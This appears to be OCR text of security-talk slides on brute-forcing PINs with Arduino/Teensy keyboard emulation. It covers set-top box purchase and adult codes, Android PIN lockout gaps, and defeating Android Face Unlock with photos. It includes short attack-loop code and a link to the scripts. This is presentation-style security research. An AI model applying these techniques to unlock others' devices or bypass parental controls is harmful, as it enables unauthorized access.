
- Video on demand: ask for a buy code ;
- Access to adult content: ask for a parental/adult code.

Setup box for TV (in France)


Model	Keyboard	Other way	Adult limit	Buy limit
BBox	No	SNMP	5	No
LiveBox	Partially (No)	N/A	N/A	N/A
Freebox V6	Yes	N/A	N/A	No

Freebox V6

Freebox V6


CHANGEMENT DU CODE D'ACHAT
Ancien code d'achat
Nouveau code d'achat
Confirmer le nouveau code d'achat
Si vous ne vous souvenez plus de votre code d'achat, vous pouvez le retrouver sur la console de gestion de votre compte (https://subscribe.free.fr/login/) dans la rubrique Télévision/Afficher mon code identifiant TV.
Annuler
Sauvegarder

Freebox V6


CHANGEMENT DU CODE D'ACHAT
Ancien code d'achat
****
Nouveau code d'achat
Confirmer le nouveau code d'achat
Si vous ne vous souvenez plus de votre code d'achat, vous pouvez le retrouver sur la console de gestion de votre compte (https://subscribe.free.fr/login/) dans la rubrique Télévision/Afficher mon code identifiant TV.
Annuler
Sauvegarder

Freebox V6

```
//Use pincode(4)

void attack(char* aPassword)
{
  int j;
  for (j = 0 ; j < 4 ; j++) {
    typeLetter(aPassword[j]);
    delay(100);
  }
  delay(500);
  for (j = 0 ; j < 4 ; j++) {
    typeBackspace();
  }
}
```

Improvements

Targets

- Support BIOS ;
- Add scheme and code in order to reboot a desktop ;
- Add code for new targets (Windows 8/10, Android tablets...)

Detection

- Interface Arduino with Raspberry to take picture ;
- Analyse pictures with image magic ;
- Name the picture whith the password tried (no more LCD needed).

Improvements

Arduino

- Add multi keyboard layout for Arduino as for Teensy.

Summary

Conclusion

- Even if a logical attack is not possible, do not use weak password or weak system ;
- Take care of restriction against bad password attempts (phone, UEFI...) ;
- Arduino programming is weird!

Android fail

- On Samsung Galaxy Notes 10.1 (Android 4.1.2) you when you failed 5 times on Android Pattern, you can bruteforce a Pin Code without restriction.
- On Samsung Galaxy Tab A (Android 5.0.2), physical keyboard is cut off on this Pin Code.

Arduino VS Teensy

Start the keyboard

- Teensy: you do not have to
- Arduino: Keyboard.begin();

Arduino VS Teensy

Press a key: Arduino

```
Keyboard.press(key);
delay(50);
Keyboard.releaseAll();
```

Press a key: Teensy

```
Keyboard.set_key1(key);
Keyboard.send_now();
Keyboard.set_key1(0);
Keyboard.send_now();
```

CONSTANT for Enter/Return key

- Arduino: *KEY_RETURN*
- Teensy: *KEY_ENTER*

Arduino and maths

```
pow(2,2) = 3.999999999....
(int) pow(2,2) = 3
```

Reading a file line by line

```
// Arghh, we can't read lines directly: we need to
 reinvent the wheel
int i = 0;
char c;
char *line = (char*) malloc((LINE_MAX_LENGTH + 1) *
 sizeof(char));
while ((c=currentFile.read()) != '\n')
```

What we are doing is bad

```
char* PinBruteForce::format(unsigned long pValue) {
  int arraySize = size + 1;
  char *pinCode = (char *) malloc((arraySize) *
   sizeof(char));

  //Fill the array with 0 to avoid '\n' in the string
  for(int i = 0 ; i < arraySize ; i++)
    pinCode[i] = '0';

  // Convert pValue to string
  snprintf(pinCode, arraySize, "%lu", pValue);

  // Shift string to the right until the last char is '\0'
  [...]
  return pinCode;
```

Summary

Bonus

Android Face Lock

- Unlock your Android with your face

How it works?

- Wait 5 seconds for a face
- If success, phone is unlock
- If not, a pin is asked for X seconds, then the screen is turn off

Android Face Lock

Android Face Lock's Weaknesses

- Unlock is possible with a photo
- Unlock is possible with someone else photo
- A (stolen/lost) phone has very often a (non encrypted) SD card with photos

Fight!

How to script?

- Raspberry Pi
- Small screen
- Turn on the Android by giving power with USB

Android Face Unlock

How it works?

- Turn USB on: Awake the phone/tablet
- Show a face
- Turn USB off
- Wait
- Go back to the beginning

https://github.com/cervoise/pentest-scripts/tree/master/password-cracking/Android-Face-Unlock


Android Face Unlock

Prerequisite

- Try the attack on the same model in order to find the good distance between your screen and the phone/tablet ;
- Phone support for car.

https://github.com/cervoise/pentest-scripts/tree/master/password-cracking/Android-Face-Unlock

Prototype



Prototype

Prototype

Android Face Unlock

Possible improvements

- Take a picture at every try using a Raspberry Camera
- Detect unlocking when USB is mounted

Questions?